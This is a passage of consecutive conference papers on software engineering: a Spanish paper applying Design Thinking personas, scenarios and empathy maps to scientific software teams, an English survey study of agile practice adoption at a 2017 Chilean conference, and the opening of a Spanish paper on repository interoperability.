El problema de mejora de procesos, bajo esta perspectiva, cambia su eje desde los estándares y recopilaciones de buenas prácticas hacia el desarrollador científico. El objetivo ya no es la implementación transaccional de prácticas, sino identificar y establecer mejoras con valor y sentido en el marco del desarrollador científico.

La herramienta que utiliza Design Thinking para un modelado inicial de estos usuarios es el de Personas [11], que intenta capturar elementos de empatía y comprensión del contexto del sujeto central.

Las personas son arquetipos de usuarios, es decir, simboliza una persona ficticia que engloba atributos y características de determinados grupos de usuarios finales, en donde, no necesariamente representa a la totalidad de estos últimos. El objetivo principal es lograr un modelo de comportamiento que permita al equipo de investigación comprender mejor a las personas y tener mayor claridad cuando se está creando una interfaz, una determinada interacción e incluso una aplicación web o sistema en general. Esta herramienta además, ayuda en el diseño de los mensajes que utiliza una aplicación en la interacción con su entorno, ya que entender la situación de los usuarios o potenciales clientes, sus problemas y anhelos, ayudará a establecer una comunicación más emocional y efectiva.

Las personas en el equipo son útiles desde dos aspectos:

- **Comprender las necesidades e intereses del usuario final:** La definición de personas nos permite establecer un común denominador sobre las necesidades e intereses que tendrán los diferentes usuarios finales del software, aunque claramente cada persona física es diferente de otra, podemos establecer comunes denominadores entre ellos y crear personas dentro de la experiencia de usuario, las cuales ayudará al equipo de desarrollo a generar un software de calidad para todos ellos.
- **Consistencia en la comunicación:** Al identificar correctamente en una persona cada grupo de usuarios, todo el equipo de trabajo sabe exactamente a quién se hace referencia en cada caso.

Una buena definición de persona refleja los patrones de comportamiento observados en la investigación, y refleja el estado actual, no el ideal o futuro. Las personas deben

responder a tres puntos básicos: cuales son las necesidades, deseos y limitaciones del usuario.

Tras relevar equipos científicos de desarrollo de software en el ámbito científico y militar, sintetizamos los datos de nuestras personas utilizando (Figura 1):

1. **Perfil:** contiene datos demográficos y geográficos, edad, residencia, país o clase social.
2. **Elementos de personalidad:** Esta es una variable realmente compleja, y en muchos casos se puede caer en inconsistencias. Luego de realizar una ardua investigación en el tema, se desprende que una de las mejores técnicas con la que se logra una caracterización consistente es la de Myers-Briggs, el cual es, básicamente, un test de personalidad diseñado para ayudar a caracterizar algunos de los elementos más distintivos en los comportamientos de una persona [12].
3. **Habilidad:** Área que describe la habilidad de la persona en relación al dominio (en el caso planteado es el conocimiento del software científico).
4. **Debe hacer / No debe hacer:** Esta es una de las áreas en la que más se puede trabajar. Aquí se resume que es lo que la persona espera y quiere que el sistema haga, y por otro lado, que eventos lo frustran o molestan en caso de que sucedan.
5. **Referentes e influencias:** Representa personas, marcas y productos que influyen su relación con la computación, software y aplicaciones. En este caso, es de interés, su relación con el uso del software científico.
6. **Dispositivos y plataformas:** Aquí se especifica cuáles son los dispositivos y plataformas con los que la persona se relaciona y está familiarizado.
7. **Productos y servicios utilizados:** Esta sección muestra que tipos de productos y servicios conoce o ha utilizado anteriormente, en este caso se refiere al uso del software en general y al software científico, en lo particular.
8. **Arquetipo:** Es una breve descripción de la persona en sí, con el propósito de resumirla en pocas palabras.
9. **Principales comentarios:** Simular comentarios que la persona hizo, con el fin de reflejar su comportamiento o actitud como usuario.

10. **Objetivos y experiencia:** Describe cuáles son las expectativas y prioridades del usuario cuando usa el producto/servicio o cuáles son sus objetivos esperados.
11. **Marca-Relación:** Define la relación entre la persona y la marca y/o producto.
12. **Imagen:** Un toque final para definir una persona, es una fotografía de alguien que represente la personalidad, estilo de vida o ambiente de trabajo que la persona que estamos definiendo elige en su caracterización.
13. **Tipo de usuario:** Es una categorización rápida que define cuatro niveles de usuario basándose en su habilidad, anteriormente desarrollada en el punto tres.

4.1 Resultados del uso de Personas

En el ámbito científico-técnico, el modelado de personas permitió diferenciar intereses a largo plazo y corto plazo entre los diferentes integrantes de un equipo. Desde un líder de equipo mas preocupado por mantener el financiamiento del grupo de investigación hasta desarrolladores científicos que buscan el próximo paso en su carrera. Las personas también dan visibilidad a las preocupaciones y distracciones más comunes, desde las económicas, a veces con trabajos adicionales al de desarrollo en el equipo, hasta tareas de docencia que interfieren el funcionamiento del equipo. Estos modelos son una base para el diseño de las propuestas de mejora, que deben trabajar con estas restricciones.



Figura 1: Ejemplo de Persona

5. Escenarios

Esta es una de las herramientas más útiles que brinda Design Thinking para definir el problema, ya que es concisa y altamente descriptiva. Los escenarios permiten plasmar ideas, situaciones, conductas y hasta formas de uso de determinado producto o servicio. Los escenarios elegidos para este trabajo son básicamente situaciones problemáticas, en las que se demuestra que el uso de buenas prácticas de programación y organización durante el desarrollo de un proyecto, pueden evitar grandes contratiempos sin importar la finalidad del mismo o la orientación académica de quien esté involucrado en el proceso de desarrollo [13].

El modelado de los escenarios se realizó utilizando Storyboards (Fig. 2), una historia cohesiva contada a través de viñetas que ilustran actores, situaciones,

resultados y dificultades. Si bien el modelado puede realizarse a distintos niveles de sofisticación, desde dibujos en papel hasta animación profesional, se elige para este caso una herramienta basada en plantillas que resultó efectiva y simple en su aprendizaje [14].

5.1 Resultados del uso de Escenarios

El uso de escenarios refleja las dinámicas y tensiones entre los miembros del equipo. Al identificar los momentos clave dentro de los escenarios se revelan las oportunidades para introducir mejoras, por ejemplo, revisar las versiones de software durante las reuniones de seguimiento. Los escenarios también ayudaron a validar ciertas suposiciones con los usuarios de una manera abierta, sin que el análisis se percibiera como amenaza o como un juicio a la persona.




Figura 2: Escenario descrito con un Storyboard

6. Mapa de empatía

El mapa de empatía es una herramienta de Design Thinking [15] que permite realizar una adecuada caracterización de una persona obligando a ponerse en el lugar de esta con el objetivo de identificar realmente

aspectos que aportaran información relevante y permitirá al equipo que intenta conocer a la persona tomar decisiones con mayor garantía de éxito.

En cada cuadrante del mapa de empatía se anotan las características que se observan y a partir de esta

información se identifican las necesidades de la persona. Se advierte que el mapa destaca una zona que está relacionada con lo que la persona dice o hace, o sea que es directamente observable y otra zona más empática relacionada con el pensamiento y los sentimientos. Lo que demuestra que esta herramienta ayuda a obtener un conocimiento más profundo. Otros de los aspectos que se descubren son las contradicciones que pueden revelarse entre lo que la persona dice y lo que hace, este elemento es fundamental para descubrir revelaciones interesantes que obligara a continuar investigando al individuo.



Figura. 3 Mapa de Empatía

La Figura 4 ilustra el resultado una vez aplicada la herramienta sobre el líder de investigación del equipo.



Figura 4. Mapa de empatía para el Líder de Investigación

6.1 Resultados del uso de Mapas de Empatía

Los mapas de empatía fueron útiles en relevar elementos “no conversables” en la dinámica de

desarrollo. Cuando por algún factor es más conveniente expresar los hechos de una manera diferente a como se los percibe, el mapa de empatía refleja esta tensión interna. Por ejemplo, cuando se dice que la investigación es básicamente vocación y no hay un interés económico, pero a la vez se piensa que si el proyecto no prospera peligrará la continuidad laboral.

7. Resultados

El encuadre clásico de la mejora de procesos de desarrollo de software hace foco en la incorporación sistemática de buenas prácticas. Existen marcos de referencia como ISO o CMMI que incluso dan una idea de secuencia e interrelación entre estas prácticas, simplificando los planes de mejora. En el ámbito científico-técnico, sin embargo, esta estrategia ha fracasado repetidamente [16]. Esporádicamente, y sin un patrón evidente, algunas prácticas son adoptadas y otras no ganan sustentabilidad en el equipo de trabajo. Este trabajo presenta una alternativa distinta para enmarcar al problema de introducir mejoras de proceso, transformándolo en un problema de estructuración de las necesidades del equipo científico técnico, y la detección de oportunidades de mejora tangibles. Utilizando herramientas de Design Thinking, se logra un entendimiento y posterior modelado de los actores en el sistema, sus motivaciones, necesidades y modelos mentales. También se contextualizaron las tareas diarias del equipo, detectando grandes divergencias en la dinámica profesional e interpersonal con el desarrollo de software comercial. Finalmente, los mapas de empatía formalizan una serie de hipótesis acerca del comportamiento de estos equipos, encontrando los puntos donde procesos de cambio tiene más chances de éxito.

De alguna forma, la nueva estructuración logra ver la problemática desde la perspectiva y contexto del usuario, con miras a intervenciones ad hoc para resolver problemas puntuales. Esta formulación permite elaborar planes menos ambiciosos en su alcance pero de mayor sostenibilidad, así como trabajar de manera conjunta con los equipos y no como un agente externo.

8. Conclusiones y trabajo futuro

La incorporación de Design Thinking resulta ya un estándar de facto para agentes de cambio en una variedad de dominios. En el ambiente científico-técnico, la adopción se refuerza por las numerosas dificultades reportadas en la aceptación directa de modelos de referencia para mejora de procesos. Las herramientas que ponen a los actores en el centro de la dinámica

ayudan a generar opciones de mejora mucho más atractivas para los equipos, y por lo tanto, reduce la resistencia en su incorporación. Lograr desarrollar una mayor capacidad para entender a los usuarios y su contexto, provee a las iniciativas de mejora un componente empático del que carecían, armonizando la relación entre el equipo de desarrollo y el encargado de implementar las reformas.

9. Referencias

- [1] Baxter SM, Day SW, Fetrow JS, Reisinger SJ. “Scientific software development is not an oxymoron.” *PLoS Computational Biology*. 2006 Sep 8;2(9):e87.
- [2] Salamon, A., Maller, P. A., Boggio, A., Mira, N., Pérez, S., & Coenda, F. “La integración continua aplicada en el desarrollo de software en el ámbito científico-técnico”. En XX Congreso Argentino de Ciencias de la Computación (Buenos Aires, 2014).
- [3] Salamon A, Maller PA, Boggio A, Mira N, Pérez S, Coenda F. “Automatización en el desarrollo de software crítico en el ámbito científico-técnico”. En XVII Workshop de Investigadores en Ciencias de la Computación (Salta, 2015) 2015 May 26.
- [4] Letondal C, Mackay WE. “Participatory programming and the scope of mutual responsibility: balancing scientific, design and software commitment”. En *Proceedings of the eighth conference on Participatory design: Artful integration: interweaving media, materials and practices-Volume 1* 2004 Jul 27 (pp. 31-41). ACM.
- [5] Sanders R, Kelly D. “Dealing with risk in scientific software development”. *IEEE software*. 2008 Jul;25(4).
- [6] Segal J, Morris C. “Developing scientific software”. *IEEE Software*. 2008 Jul;25(4):18-20.
- [7] Carver JC, Kendall RP, Squires SE, Post DE. “Software development environments for scientific and engineering software: A series of case studies”. En *Software Engineering*, 2007. ICSE 2007. 29th International Conference on 2007 May 20 (pp. 550-559). IEEE.
- [8] Plattner H, Meinel C, Leifer L, editors. “Design thinking: understand-improve-apply”. Springer Science & Business Media; 2010 Dec 13.
- [9] Brown T, Katz B. “Change by design”. *Journal of product innovation management*. 2011 May 1;28(3):381-3.
- [10] Giachetti R, Whitcomb C. “Rethinking the Systems Engineering Process in Light of Design Thinking”. Naval Postgraduate School Monterey United States; 2016 Apr 30.
- [11] Cooper A. “The inmates are running the asylum:[Why high-tech products drive us crazy and how to restore the sanity]”. Indianapolis, IN, USA.: Sams; 2004 Feb 1.
- [12] Negru S, Buraga S. “Towards a conceptual model for describing the personas methodology”. En *Intelligent Computer Communication and Processing (ICCP), 2012 IEEE International Conference on* 2012 Aug 30 (pp. 99-102). IEEE.
- [13] Jacka JM, Keller PJ. “Business process mapping: improving customer satisfaction”. John Wiley & Sons; 2009 May 18.
- [14] Storyboard That, storyboard creator, <http://www.storyboardthat.com/>
- [15] Grey D. “Empathy Map”.
- [16] Staples M, Niazi M, Jeffery R, Abrahams A, Byatt P, Murphy R. “An exploratory study of why organizations do not adopt CMMI”. *Journal of systems and software*. 2007 Jun 30;80(6):883-95.
- [17] Kelly D. “Scientific software development viewed as knowledge acquisition: Towards understanding the development of risk-averse scientific software”. *Journal of Systems and Software*. 2015 Nov 30;109:50-61.

An Empirical Study on the Usage of Technical and Organizational Practices in the Agile Community

Nicolás Paez, Fernando Gainey, Alejandro Oliveros, Diego Fontdevila
Departamento de Ciencia y Tecnología
Universidad Nacional de Tres de Febrero
nicopaez@computer.org, {fgainey, aoliveros, dfontdevila}@untref.edu.ar

Abstract

Agile software development is now mainstream. Its principles and values are translated into several concrete practices, some of them technical and some other organizational. The goal of this empirical study is to understand the level of adoption of each of these categories of practices. This study is based on a survey run among the participants of an agile conference and is a modified reiteration of a previous study, including a larger count of practices. The results confirm the previous results: the usage of organizational practices tends to be greater than the usage of technical practices. In addition to this, we found that very technical practices have a lower level of compliance. Finally, we found that organizations with more years of experience in agile tend to use more agile practices.

1. Introduction

Agile Software Development has a holistic vision that brings together values, principles and practices [1]. A wide range of methods exists under this vision [2], each of them with its own practices, but there is a set of common practices shared by all of them. Some practices are technical and some are organizational, and both kinds of practices are equally important.

A previous study about practices in the Agile community suggested that technical practices were less used than organizational practices [3]. The goal of this study is to get a deeper understanding of this phenomenon and to reiterate the previous study with a wider scope of practices.

Our study is based on a survey we run in the context of an agile conference. Beyond some minor differences, our results confirm the different level of adoption (in terms of count of practices adopted) between technical and organizational practices. At the same time, we observed a correlation between the practices' usage and the experience of the organization using agile.

The article is organized in the following way: Section 2 reviews related work, Section 3 describes our study and the methodology we used, Section 4 presents the results and the relevant findings, finally Section 5 presents our conclusions and future lines of work.

2. Related work

The main reference for our work is [3] that characterized the usage of technical and organizational practices. The study is based on a survey run in the context of an agile conference. The main finding reported is that technical practices are less used than organizational practices.

A similar study was conducted in the agile community in Spain [4], it was also based on a survey in an Open Space conference and its goal was to compare the state of the practice in the Spain and European communities.

A broad survey was conducted in Brazil to study the historical evolution of the agile community [5]. This study covers industrial and academic agile adoption, but it did not cover specific practices because it focuses on agile mindsets.

There are several industry surveys describing agile practices adoption with reported results consistent with ours [6][7].

Diebold published a systematic mapping about agile practices in practice [8]. In this study, Diebold groups the practices with generic names like "Quality check" and "Process monitoring" which adds some complexity when trying to compare his results with other studies.

Some other empirical studies have been published about agile but they are mainly focused on benefits and success factors of agile [9,10].

Among recent studies, the State of Agile Survey [11] has a much wider scope, it includes all the practices of our study but without going in detail about how the practices are performed.

Another recent study on the startups' field [12] shows that speed practices, like iterative process and frequent

releases, are more used than quality practices like refactoring and test-first. This classification speed / quality can be compared with our own classification organizational / technical.

3. Methodology and Study Description

To perform this study, we used the same approach described in [3], that is, we run a survey among the participants of an agile conference. In our case, the selected conference was the Agile Open Camp Chile 2017 Conference [13] organized by the Agile community. This a new edition of the same conference studied in [3], but of course the participants are not necessarily the same. Given this fact we added a question to the survey in order to identify those participants that had participated in both editions of the survey. This way we could discover some kind of evolution in the use of practices. The conference was held in Rancho El Añil, a rural facility located near Santiago City. The conference format was Open Space, lasted 3 days and had 79 participants.

The questionnaire we used was based on the one used in [3] but with some modifications:

- We improved some questions by removing/adding options.
- We removed some questions that we considered not relevant.
- We added a question to identify people that had participated in the previous study
- We added a set of questions related to 2 additional practices in order to have a better understanding of the phenomenon.

Table 1 shows a comparative summary between the two editions of the conference: the one studied by [3] in 2016 and the one studied by us in 2017.

Table 1. Context in 2016 vs 2017.

	2016	2017
# of participants in the conference	98	79
# of data points collected	44	49
# of different projects	42	47
# of different organizations	32	32

The unit of study is the project, so we explicitly asked participants to fill the questionnaire considering a project that fulfilled the following criteria:

- The project should be representative of their organization.

- They should have been actively involved in the project.
- The project should have been completed within the past year or running at present.

We selected 4 organizational practices, that is, the 3 practices of the original study (retrospectives, frequent releases and iterative process) and 1 additional practice, self-organization. We decided to add this particular practice because all agile methods agree on it and also because it is explicitly mentioned in the principles of the Agile Manifesto [1].

Regarding the technical practices, the original study concentrates on: test automation, continuous integration and test-driven development. In addition to this, we decided to add a fourth practice: coding standards. We picked this practice because it is one of the practices of the original Extreme Programming definition [14] and it is listed by Meyer in his characterization of agile methods [15].

Table 2 summarizes all the practices selected for this study.

Table 2. Selected practices.

Technical practices	Organizational practices
Continuous integration	Iterative process
Automated tests	Frequent releases
Test-Driven Development	Retrospectives
Coding Standards	Self-Organization

The practices in the first 3 rows were already part of the previous study [3] and the practices in the last row were added by us in order to extend the scope of the study.

For each practice under study we included 2 questions in the questionnaire: a direct question about the usage of the practice and a validation question to check if the practice was properly applied. Figure 1 shows the direct question for Retrospectives. In order to validate the

Do you do Retrospectives?

- Yes
- No
- No, but we have another mechanism to detect improvement opportunities
- Don't know / don't answer

Figure 1. Direct question for Retrospectives.

proper use of Retrospectives in case of a positive answer to the direct question, the validation question asks about

the frequency of the Retrospectives. This validation

<p>How frequently do you do Retrospectives?</p> <ul style="list-style-type: none"> • We don't do retrospectives • Everyday • Every week • Every 2 weeks • At the end of each phase of the project • At the end of the project • Other (please specify): _____ <p>Figure 2. Validation question for Retrospectives.</p>
--

question is shown in Figure 2.

The questionnaire was implemented with Google Forms, an online tool that supports the edition and publication of questionnaires with different types of questions. But given that some participants might not have a computer with them, we also used paper questionnaires that after the conference we also loaded in the online questionnaire in order to have all the answers in a centralized repository. Once we had all the answers in Google Forms we exported them to a spreadsheet to do the analysis.

4. Results and Findings

This section presents our results and findings following the same structure used in the questionnaire, that is: the first subsection is dedicated to demographic information; the second is focused on organizational practices; and the third one to technical practices. There is a fourth sub-section that presents a ranking of practices and a fifth sub-section that includes some more general findings and finally there is a sixth sub-section that lists the threats to validity.

4.1. Demographics

Most of the participants identified themselves with non-technical roles, which is the same situation found in [3], but in this case there were even less technical people as shown in Table 3.

Table 3. Role of the participants

	Technical	Non-technical
2016	45%	55%
2017	23%	77%

Tables 4 and 5 show some characteristics of the organizations that own the projects.

Table 4. Organization's experience with agile (years)

	$x < 1$	$1 < x < 3$	$3 < x < 10$	$10 < x$
2016	31%	38%	26%	5%
2017	21%	47%	28%	4%

Table 5. Organization's IT department size (people)

	$x < = 10$	$10 < x < = 25$	$25 < x < = 100$	$100 < x < = 500$	$500 < x$
2016	24%	19%	24%	24%	9%
2017	8%	13%	26%	19%	34%

Tables 6 and 7 show some project characteristics. It is worth mentioning that projects in the 2017 edition are bigger in terms of team size as shown in table 7.

Table 6. Project's duration (month)

	$x < = 3$	$3 < x < = 6$	$6 < x < = 12$	$12 < x$	No answer
2016	5%	29%	21%	38%	7%
2017	11%	19%	23.5%	40.5%	6%

Table 7. Project's size (people)

	$x < = 4$	$4 < x < = 8$	$8 < x < = 15$	$15 < x$
2016	41%	26%	21%	12%
2017	6%	55%	26%	13%

4.2. Organizational practices

All the organizational practices under study have a uniform high level of adoption: Frequent releases 85%, Iterative process 79%, Retrospectives 66% and Self-organization 62%.

For Frequent releases, Iterative process and Self-organization, the difference between stated usage and validated usage is minimum, around 5%.

The situation is different for retrospectives. In this case the difference between stated usage and validated usage is around 30%. This is mainly because of teams that do retrospectives without a cadence: some teams do retrospectives at the end of the project (which is not a Retrospective) and others do retrospectives on-demand (which gives no cadence to the practice). As stated by Leffingwell [16], to be agile a team needs to set an iteration cadence that includes Retrospectives.

4.3. Technical practices

When analyzing the technical practices, we see some interesting points to highlight.

First, the usage of technical practices is not uniform, that is, Coding standards and Test automation are widely used, over 60%, while the usage of Continuous Integration and Test-Driven Development is under 30%.

Other interesting point to highlight is that the difference between the stated usage and the validated usage is over 50% for Continuous and Test-Driven Development. These differences mean that the answers to validation questions do not match the definition of the practices. In the case of Continuous integration there are some projects that run the integration build once a week, which is not continuous. At the same time there are some projects doing test-driven development without writing the tests before the code, which violates one of the test-driven development principles. Given that these two practices are very technical practices and the fact that the role of most of the participants in the survey is not technical we suspect that these gaps between the stated usage and validated usage could be a consequence of some level of misconception in non-technical people regarding the implications of technical practices.

Finally, the usage of Coding Standards is over 70%, which is also over the usage of some organizational practices. This could be explained by the fact that the usage of coding standards is far beyond agile and it is promoted also by non-agile methodologies.

4.4. Ranking of practices

Table 8 shows the ranking of practices based on their usage. It is interesting to notice that among the top 5 practices, there is just 1 technical practice. All the other technical practices are at the bottom of the ranking.

Table 8. Ranking of practices

Practice	Usage
Frequent Release	85%
Iterative process	79%
Coding Standards	72%
Retrospectives	66%
Self-organization	62%
Test automation	60%
Continuous Integration	28%
Test Driven-Development	23%

When comparing the ranking of practices of our study with the one in [3] we see that even when there is a difference in numbers, the order of the practices in the ranking is exactly the same which means that again, for the practices in the original study, all the technical practices are less used than any organizational practice. This can be observed in table 9. Beyond this coincidence there are some differences to highlight:

- Test automation usage is very close to Retrospectives usage

- Test Driven-Development is closer to Continuous Integration

Table 9. Ranking comparison

Practice	2016	2017
Frequent Release	76%	85%
Iterative process	62%	79%
Retrospectives	57%	66%
Test automation	38%	60%
Continuous Integration	31%	28%
Test Drive-Development	11%	23%

This characteristic of technical practices being less used than organizational practices is also reported in [12] but under a different classification. We refer to test automation and test-driven development as technical practices while [12] refers to them as quality practices. At the same time, we refer to frequent releases and iterations as organizational practices while [12] refers to them as speed practices. Beyond the different classification the fact is the same in terms of usage of practices.

4.5. Other relevant findings


Our study concentrates on 8 agile practices. When analyzing the results, we see that only 3 out of 47 projects use simultaneously the 8 practices (6%). The largest partition, which represents 11 projects (23%), uses 5 practices. The median of practices' usage is 3 and the weighted average is 3.6. This means that most of the projects are using less than 50% of the practices. If we restrict this analysis exclusively to the 6 practices of the original study, the median is also 3 and the weighted average is 3.4. Figure 3 shows the comparison between our study and the original one regarding the count of practices simultaneously used.

When analyzing the count of practices in use in relation with organizational experience we found that projects using none of the practices belong to organizations with less than 1 year of experience with agile. On the other end of the spectrum we see that projects using 7 or more practices belong to organizations with more than 3 years of experience.

Table 10. Count of practices / Organizational Experience

# practi ces	# projects	$x \leq 1$	$1 < x \leq 3$	$3 < x \leq 10$	$10 < x$
0	2	100%	0%	0%	0%
1	1	100%	0%	0%	0%
2	4	25%	75%	0%	0%
3	6	17%	33%	50%	0%
4	6	16.5%	67%	16.5%	0%
5	10	20%	50%	20%	10%
6	8	25%	62.5%	12.5%	0%
7	6	0%	50%	50%	0%
8	4	0%	0%	75%	25%

In addition to practice usage, we found that there was a significant amount of answers with Don't know/Don't answer. About 47% of the people surveyed answered, at least one time, Don't know/Don't answer. And around 95% of the Don't know/Don't answers were in questions related to a technical practice. We suggest two explanations for this issue: the first points to a lack of vocabulary knowledge, for example the meaning of Test Driven Development. The second one, points to lack of knowledge of what is going on in with the technical aspects of the project. We consider both explanations, specially the second one, a little worrisome, as they might imply fragile teams or lack of self-organization.



4.6. Threats to validity

The participants of the study may not be representative of the agile community. This study was based on a survey run in a conference about agile that was not completely open. That is, to participate in the conference, candidates have to pre-register and wait to be selected. Then the organizers selected a couple of

candidates to join the conference. Then these selected candidates can select some more candidates. This procedure continues until all the available places are filled. This snowball-like procedure is formally called San Saru and it is described in [17].

The validation questions of the survey are useful to detected incorrect use of practices but they are not enough to ensure the proper use of practices. Because of this, some of the adoption levels presented here might be too optimistic.

The information collected in this study about the projects is based on what the participants know and a gap might exist between that knowledge and the actual project.

5. Conclusions and future work

Agile technical practices have significantly lesser usage levels than organizational ones. This may be a consequence of the adoption path followed by the organizations, that is: many organizations may decide to start their agile journey by adopting organizational practices in first place and leave technical practices for a later step. The only exception to this is the Coding standard practice that ranks among the top practices. This may be explained by the fact that this practice is very common in the software industry and has been spread by technology specific communities whose scope goes far beyond agile.

The inconsistencies detected between the direct and the validation questions could represent an incorrect use of the practice or some level of ignorance regarding what the team is really doing.

The count of practices simultaneously used by projects is 3.6 out of 8 practices under study. This led us to consider: are the selected practices for this study really representative of the agile movement? Is the audience under study representative of the agile community? Are the agile bibliography recommendations far from what practitioners do nowadays?

Based on the conclusions stated above we have decided to repeat the study with a larger audience, in a different conference and considering a bigger set of practices.

6. References

- [1] Beck, K. et al, "Manifesto for Agile Software Development." [Online]. Available: <http://agilemanifesto.org/>. [Accessed: 20-Aug-2017].
- [2] Larman, C., *Agile and Iterative Development, a manager's guide* Addison-Wesley Professional, 2004.
- [3] Paez, N., Fontdevila D., Oliveros A., "Characterizing Technical and Organizational Practices in the Agile

Community", In Congreso Nacional de Ingeniería Informática y Sistemas de Información, Salta, Argentina, Nov 17-18, 2016

[4] Rodríguez, P., Adopción de metodologías ágiles: un estudio comparativo entre España y Europa. *Revista Española de Innovación, Calidad E Ingeniería Del Software*, 6(4), 2010.

[5] Melo, O., Santos, C.V., and Katayama, E., "The Evolution of Agile Software Development in Brazil." *Journal of the Brazilian Computer Society* 19, no. November 2013 (n.d.): 523–552.

[6] Chow, T., and Cao, D.B. (2008). A survey study of critical success factors in agile software projects. *Journal of Systems and Software*, 81(6), 961–971.
<http://doi.org/10.1016/j.jss.2007.08.020>

[7] Ambler, S., "Agile Practices Survey Results: July 2009", Available:
<http://www.ambysoft.com/surveys/practices2009.html>.
[Accessed: 20-Aug-2017].

[8] Dingsøyr, T., Nerur, S., Balijepally, V. G., and Moe, N.B., "A Decade of Agile Methodologies: Towards Explaining Agile Software Development." *Journal of Systems and Software* 85, no. 6 (June 2012): 1213–1221.

[9] Dybå, T. and Dingsøyr, T., "Empirical studies of agile software development: A systematic review". *Information and Software Technology*, 50(9–10), 833–859, 2008
<http://doi.org/10.1016/j.infsof.2008.01.006>

[10] Diebold, Philipp, and Marc Dahlem. "Agile practices in practice: a mapping study." In *Proceedings of the 18th International Conference on Evaluation and Assessment in Software Engineering*, p. 30. ACM, 2014.

[11] Version One, "11 th Annual State of Agile Report", Version One, 2017

[12] Pantiuchina, J., Mondini, M., Khanna, D., Wang, X., & Abrahamsson, P., "Are Software Startups Applying Agile Practices? The State of the Practice from a Large Survey". In *Agile Processes in Software Engineering and Extreme Programming* (pp. 167-183). Springer, Cham. https://doi.org/10.1007/978-3-319-57633-6_11

[13] "Agile Open Camp 2017 Chile" [Online] Available:
<http://chile.agileopen.camp/>. [Accessed 20-Agu-2017]

[14] Beck, K., *Extreme Programming Explained: Embrace Change*, 1st edition. Boston, MA: Addison-Wesley, 1999

[15] Meyer, B., *Agile!: The Good, the Hype and the Ugly*, 2014 edition. New York: Springer, 2014.

[16] Leffingwell, D., *Scaling Software Agility: Best Practices for Large Enterprises*, Addison-Wesley, 2007

[17] Paez, N. et al., *Herramientas Ágiles: Técnicas y Patrones para equipos y profesionales*, Hesiado, 2016

Análisis de Interoperabilidad en Repositorios Institucionales

Sandobal Verón, Valeria Celeste
Grupo de Investigación en Educación sobre Ingeniería (GIESIN)
Facultad Regional Resistencia - UTN
French N° 414
vsandobal@frre.utn.edu.ar

Ale, Mariel Alejandra
Gutiérrez, María de los Milagros
Centro de Investigación y Desarrollo en Sistemas de Información (CIDISI)
Facultad Regional Santa Fe – UTN
Lavaisse N° 610
{male;mmgutier}@frsf.utn.edu.ar

Abstract

El continuo avance en la implementación de repositorios institucionales, la diversidad de los sistemas actuales en relación a los formatos de metadatos y la posibilidad de que se puedan comunicar entre ellos, ha hecho de la interoperabilidad un reto. A esto hay que sumarle que al contar con diversos conceptos y diferentes niveles de interoperabilidad propuestos según diferentes autores resulta compleja la correcta implementación. Ante esta diversidad surgen diferentes áreas en las que se puede trabajar para abordar la interoperabilidad, que van desde la definición de metadatos, la comunicación entre sistemas, entre sistemas y repositorios; como así también iniciativas que buscan soluciones relacionadas con la identificación unívoca de autores y la persistencia de los objetos digitales. Si bien se considera que estas iniciativas dan solución a problemas de interoperabilidad, hay un tema transversal a todas estas: los metadatos. Para que la mayoría de los proyectos que proponen diferentes soluciones a la interoperabilidad, funcionen de manera correcta resulta necesario la definición y entendimiento común de los metadatos. Los esfuerzos por lograr un estándar común siguen siendo un desafío teniendo en cuenta que, de acuerdo al tipo de objeto que se almacene en los repositorios, se eligen unos u otros. Se destacan el estándar Dublin Core para cualquier tipo de objeto digital y el Learning Object Metadata para los objetos digitales específicamente de aprendizaje. En algunos casos resulta engorrosa la 